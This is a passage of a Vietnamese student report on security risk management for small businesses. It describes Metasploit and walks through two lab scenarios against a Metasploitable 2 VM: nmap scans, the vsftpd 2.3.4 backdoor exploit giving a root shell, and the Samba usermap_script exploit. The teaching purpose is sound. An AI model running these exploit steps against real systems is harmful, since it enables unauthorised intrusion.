
Payloads: Metasploit có đầy đủ các Payloads – tải trọng khác nhau được thực hiện trên hệ thống sau khi khai thác thành công. Nó có thể được sử dụng để truy cập từ xa, tải lên hoặc tải xuống tệp và khảo sát.

Các mô-đun phụ trợ: Metasploit cung cấp một số module phụ trợ giúp thực hiện các tác vụ không khai thác như Quét, lấy dấu vân tay, thu thập thông tin.

Các mô-đun sau khai thác: Metasploit chứa các module hậu khai thác hoạt động trên hệ thống của bạn sau khi khai thác thành công, Các tác vụ như tăng cường đặc quyền, chuyển giao ngang hàng hoặc xóa dữ liệu có thể được thực hiện bởi các module này.

Meterpreter: Đây là công cụ mạnh mẽ có khả năng triển khai một lệnh hoạt hoạt động trên hệ thống. Nó giúp kiểm soát các hệ thống bị xâm phạm, thực hiện các tác cụ khác nhau như thực thi lệnh, tải lên – tải xuống hoặc chuyển tệp từ mạng này sang mạng khác.

msfconsole: Metasploit có giao diện chính là msfconsole, cho phép người dùng tương tác với khung và chạy nhiều công cụ và module khác nhau với giao diện dòng lệnh.



Hình 3. 9. Các công cụ của Metasploit

msfvenom: Đây là công cụ dòng lệnh của Metasploit, dùng để xây dựng nhiều loại tải trọng khác nhau cho các mục đích khác nhau như mã shell, tệp thực thi, mô-đun khai thác,…để truy cập hệ thống từ xa. Công cụ này còn được dùng để tạo các tải trọng tùy chỉnh trong các tình huống khai thác cụ thể bởi những người thử nghiệm xâm nhập và các nhà nghiên cứu bảo mật.

API của Metasploit Framework: Công cụ này dùng để thực hiện các tác vụ tự động hóa, tích hợp Metasploit với các ứng dụng khác và tạo các khai thác, module riêng.

3.2.4. Lợi ích khi sử dụng Metasploit

Metasploit là nền tảng mả nguồn mở mạnh mẽ cung cấp nhiều lợi ích cho các chuyên gia bảo mật, người kiểm tra thâm nhập. Cụ thể:

- Metasploit cung cấp phương pháp tiếp cận chuẩn hóa:

Metasploit đặt ra một cấu trúc để lập kế hoạch và tiến hành việc thử nghiệm thâm nhập như khảo sát lỗ hổng, trình sát mạng, tạo mới mạng. Đảm bảo việc thử nghiệm được diễn ra một cách thống nhất và có hệ thống, giúp xác định và giảm thiểu các mối lo ngại về bảo mật.

- Cung cấp nhiều module có thể khai thác:

Metasploit cung cấp phương pháp chuẩn hóa để kiểm tra các vi phạm và tấn công mạng có đạo đức. Cấu trúc này thiết lập khuôn khổ cho việc tổ chức và thực hiện các hoạt động kiểm tra thâm nhập như đánh giá lỗ hổng, giám sát mạng và khai thác lỗ hổng. Góp phần đảm bảo các cuộc thử nghiệm diễn ra thường xuyên và có hệ thống, giúp xác định và giảm thiểu rủi ro bảo mật một cách hiệu quả.

- Dễ sử dụng:

Metasploit có giao diện người dùng đơng giản, dễ hiểu ngay cả với người không rành về công nghệ. Để tạo điều kiện phát hiện và giảm thiểu lỗ hổng, nền tảng Metasploit sẽ bao gồm một số công cụ và quy trình được khai thác tự động. Điều này giúp quá trình kiểm tra thâm nhập được hoàn thành nhanh và giảm khả năng xảy ra hiểu nhầm.

- Nền tảng linh hoạt:

Metasploit là một công cụ linh hoạt có thể dược điều chỉnh theo các điều kiện thử nghiệm cụ thể. Cho phép người dùng sử dụng bất kỳ công cụ hoặc khuôn khổ bảo mật nào khác, tạo ra các module tấn công đặc biệt, tải trọng và lệnh khai thác sau. Điều này giúp việc kiểm tra bảo mật và thâm nhập được thiết lập dễ dàng trong nhiều môi trường và ứng dụng khác nhau.

- Tiết kiệm chi phí:

Metasploit là nền tảng mã nguồn mở và miễn phí, cung cấp giải pháp thay thế tiết kiệm ngân sách cho việc thử nghiệm bảo mật. Nhất là đối với các tổ chức vừa và nhỏ không có đủ ngân sách để đầu tư vào các sản phẩm bảo mật thương mại đắt tiền thì Metasploit chính là giải pháp tốt nhất cho họ.

- Sự hợp tác và chia sẻ kiến thức từ nhiều chuyên gia trong lĩnh vực

Nền tảng này được phát triển bởi các chuyên gia trong lĩnh vực bảo mật, họ hợp tác với nhau và chia sẻ kiến thức hữu ích. Nền tảng có sẵn các công cụ hữu ích giúp họ trao đổi thông tin, module và kết quả tìm kiếm với các thành viên khác trong cộng đồng. Việc phát triển cơ sở kiến thức của cộng đồng giúp cho việc kiểm tra bảo mật ngày càng được hoàn thiện và hiệu quả hơn.

Tuy nhiên, công cụ này cũng đối mặt với một số thách thức như:

- Metasploit chỉ có thể sử dụng trên các hệ thống mục tiêu hỗ trợ khai thác của nó.
- Metasploit có thể cho kết quả có sai sót khi phát hiện các lỗ hổng không tồn tại trong hệ thống. Điều này gây lãng phí thời gian và thực hiện dọn dẹp không cần thiết
- Khả năng báo cáo hạn chế và có thể không cung cấp đầy đủ thông tin cần thiết cho nhu cầu doanh nghiệp
- Phụ thuộc vào các hoạt động khai thác cộng đồng, do đó nó không đảm bảo được việc có thể phát hiện hết các lỗ hổng trong hệ thống.
- Metasploit có thể gây ra việc ngốn nhiều tài nguyên hệ thống như CPU, RAM khiến cho hiệu suất hệ thống của bạn bị giảm.

Nói tóm lại, Metasploit chính là nền tảng thử nghiệm bảo mật mạnh mẽ, giúp các chuyên gia có thể xác định và giảm thiểu rủi ro an toàn, cải thiện phương pháp thử nghiệm và làm việc tốt hơn với các thành viên trong cộng đồng. Nhưng nó cũng tồn tại một số hạn chế cần được giải quyết khi lập kế hoạch và thực hiện việc kiểm tra xâm nhập.

3.3. Một số kịch bản với Metasploit

3.3.1. Kịch bản 1: Khai thác lỗ hổng VSFTPD 2.3.4

Mở terminal và khởi động Metasploit:

Quét cổng của Metasploitable 2:

```
msf6 > nmap -sV 192.168.19.141
[*] exec: nmap -sV 192.168.19.141

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 13:24 EDT
Nmap scan report for 192.168.19.141
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:24:83:9B (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
```

Tìm module và khai thác VSFTPD

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
   ------------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
  VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

Cấu hình địa chỉ IP

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.19.141
RHOST ⇒ 192.168.19.141
```

Chạy tấn công

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.19.141:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.19.141:21 - USER: 331 Please specify the password.
[+] 192.168.19.141:21 - Backdoor service has been spawned, handling...
[+] 192.168.19.141:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.19.143:39191 → 192.168.19.141:62
00) at 2024-09-23 13:25:28 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

3.3.2. Kịch bản 2: Khai thác lỗ hổng Samba

Quét cổng của Metasploitable 2:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > nmap -p 139,445 192.168.19.141
[*] exec: nmap -p 139,445 192.168.19.141

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 13:25 EDT
Nmap scan report for 192.168.19.141
Host is up (0.00040s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:24:83:9B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```


Tìm module và khai thác Samba

```
   19  exploit/solaris/samba/lsa_transnames_heap           2007-05-14
average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list
normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                    2003-04-07
great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                      2003-04-07
great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                        2003-04-07
great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                    2003-04-07
great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results         2003-06-21
normal     Yes    Sambar 6 Search Results Buffer Overflow


Interact with a module by name or index. For example info 25, use 25 or use e
xploit/windows/http/sambar6_search_results

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/samba/usermap_
script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Cấu hình địa chỉ IP

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.19.141
RHOST ⇒ 192.168.19.141
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT ⇒ 445
```

Chạy tấn công



3.4. Tổng kết chương 3.

Chương 3 giới thiệu về các công cụ quan trọng có thể áp dụng trong các doanh nghiệp vừa và nhỏ để phân tích và giảm thiểu rủi ro an toàn thông tin. Hai công cụ nổi bật là OpenVAS và Metasploit. OpenVAS giúp quét và phát hiện lỗ hổng bảo mật trong hệ thống mạng, đồng thời cung cấp các báo cáo chi tiết để giúp tổ chức khắc phục lỗ hổng. Metasploit là nền tảng kiểm tra xâm nhập phổ biến, cho phép các chuyên gia bảo mật mô phỏng các cuộc tấn công để kiểm tra tính bảo mật của hệ thống.

Cả hai công cụ này đều cung cấp giải pháp hữu ích cho việc phát hiện và xử lý lỗ hổng, giúp doanh nghiệp tăng cường khả năng phòng chống các cuộc tấn công mạng. Tuy nhiên, việc sử dụng những công cụ này đòi hỏi sự hiểu biết kỹ thuật và cần được thực hiện bởi các chuyên gia để đảm bảo tính hiệu quả và tránh những lỗi phát sinh không mong muốn.

KẾT LUẬN

Báo cáo đã hoàn thành nhiệm vụ nghiên cứu và phân tích về các phương pháp quản lý rủi ro an toàn thông tin, đặc biệt là trong bối cảnh của các doanh nghiệp vừa và nhỏ. Thông qua việc tìm hiểu lý thuyết và thực hành với các công cụ như OpenVAS và Metasploit, chúng tôi đã đạt được một số kết quả quan trọng và nhận thức sâu sắc hơn về quản lý an toàn thông tin.

Những gì đã đạt được:

1. **Hiểu biết về quản lý rủi ro an toàn thông tin:** Chúng tôi đã xác định và hiểu rõ các khái niệm quan trọng như điểm yếu, lỗ hổng, hiểm họa và rủi ro trong hệ thống thông tin. Điều này giúp nhóm nghiên cứu nhận diện rõ các yếu tố gây nguy hiểm đến hệ thống thông tin của doanh nghiệp.
2. **Phân tích và đánh giá rủi ro:** Báo cáo đã cung cấp cái nhìn toàn diện về các phương pháp phân tích rủi ro, bao gồm phương pháp định tính, định lượng và bán định lượng. Chúng tôi cũng đã hiểu rõ quy trình phân tích rủi ro, từ việc xác định tài sản, đánh giá hậu quả đến đánh giá khả năng xảy ra sự cố.
3. **Sử dụng các công cụ bảo mật:** Hai công cụ OpenVAS và Metasploit đã được phân tích và thử nghiệm, minh họa rõ ràng cách chúng có thể được áp dụng để kiểm tra và bảo mật hệ thống. OpenVAS giúp phát hiện lỗ hổng bảo mật trên mạng, trong khi Metasploit hỗ trợ kiểm tra xâm nhập, cho phép mô phỏng các cuộc tấn công thực tế để đánh giá mức độ bảo mật của hệ thống.
4. **Ứng dụng thực tế:** Báo cáo đã đưa ra các kịch bản sử dụng Metasploit, từ khai thác lỗ hổng VSFTPD 2.3.4 đến khai thác lỗ hổng Samba. Điều này minh họa rõ ràng cách sử dụng công cụ để kiểm tra và đánh giá bảo mật.

Những hạn chế:

1. **Phạm vi ứng dụng hạn chế:** Dù OpenVAS và Metasploit là hai công cụ mạnh mẽ, nhưng chúng vẫn có giới hạn trong việc phát hiện và khắc phục các lỗ hổng phức tạp. Metasploit, dù phổ biến, vẫn phụ thuộc nhiều vào cộng đồng và các

module khai thác hiện có, do đó không thể đảm bảo phát hiện được mọi lỗ hổng tiềm ẩn trong hệ thống.

2. **Khả năng tiếp cận của các doanh nghiệp vừa và nhỏ:** Mặc dù đã có những công cụ miễn phí và mã nguồn mở, việc sử dụng chúng đòi hỏi kiến thức kỹ thuật và nhân lực có kinh nghiệm. Điều này tạo ra rào cản cho nhiều doanh nghiệp nhỏ không có đủ tài chính và đội ngũ chuyên gia để triển khai và quản lý các công cụ bảo mật này một cách hiệu quả.
3. **Chưa áp dụng sâu rộng vào các hệ thống phức tạp:** Nghiên cứu này chủ yếu tập trung vào các doanh nghiệp vừa và nhỏ, chưa đủ khả năng để mở rộng ra các hệ thống lớn với quy mô phức tạp hơn. Các công cụ như OpenVAS và Metasploit có thể hiệu quả trong bối cảnh nhỏ, nhưng với các hệ thống lớn, cần có thêm các công cụ và chiến lược quản lý bảo mật chuyên sâu hơn.

Hướng phát triển tương lai:

- Để nâng cao hiệu quả bảo mật, cần đầu tư vào việc đào tạo và nâng cao nhận thức về an toàn thông tin cho nhân viên trong doanh nghiệp. Điều này sẽ giúp giảm thiểu rủi ro từ yếu tố con người – một trong những nguyên nhân chính gây ra các lỗ hổng bảo mật.
- Cải thiện khả năng sử dụng các công cụ bảo mật bằng cách tích hợp chúng với các hệ thống giám sát và quản lý sự cố hiện có để tạo thành một chiến lược bảo mật toàn diện hơn.
- Nghiên cứu thêm về các công cụ và quy trình quản lý bảo mật khác, đặc biệt là các công cụ có khả năng phát hiện và khắc phục lỗ hổng trong thời gian thực, nhằm đáp ứng yêu cầu bảo mật ngày càng cao trong môi trường mạng phức tạp hiện nay.

Báo cáo đã cung cấp những kiến thức quan trọng và những giải pháp thực tiễn để giúp doanh nghiệp vừa và nhỏ bảo vệ hệ thống thông tin của mình. Tuy nhiên, để đối phó với các mối đe dọa phức tạp hơn trong tương lai, cần tiếp tục nghiên cứu và áp

dụng thêm các giải pháp bảo mật toàn diện hơn, cũng như nâng cao khả năng vận hành và quản lý rủi ro một cách chủ động hơn.

BẢNG PHÂN CHIA CÔNG VIỆC

Nguyễn Gia Phú	- Lên ý tưởng, đề cương cho bài báo cáo - Nội dung chương 3 - Làm báo cáo word
Đoàn Long Nhật	- Lên ý tưởng, đề cương cho bài báo cáo - Nội dung chương 3 - Làm báo cáo powerpoint
Hồ Việt Khánh	- Nội dung chương 3 - Làm báo cáo word - Tìm đọc, hiểu tài liệu
Hồ Thị Hương Giang	- Nội dung chương 2 - Làm báo cáo word - Tìm đọc, hiểu tài liệu
Lê Sao Mai	- Nội dung chương 1 - Làm báo cáo powerpoint - Tìm đọc, hiểu tài liệu

TÀI LIỆU THAM KHẢO

[1] - Documents - Greenbone

[2] - Using Exploits - Metasploit Unleashed (offsec.com)

[3] - ThS. Trần Thị Xuyên, KS. Nguyễn Thị Thu Thủy, Giáo trình quản lý và xây dựng chính sách an toàn thông tin, Học viện Kỹ thuật Mật mã, Năm 2013.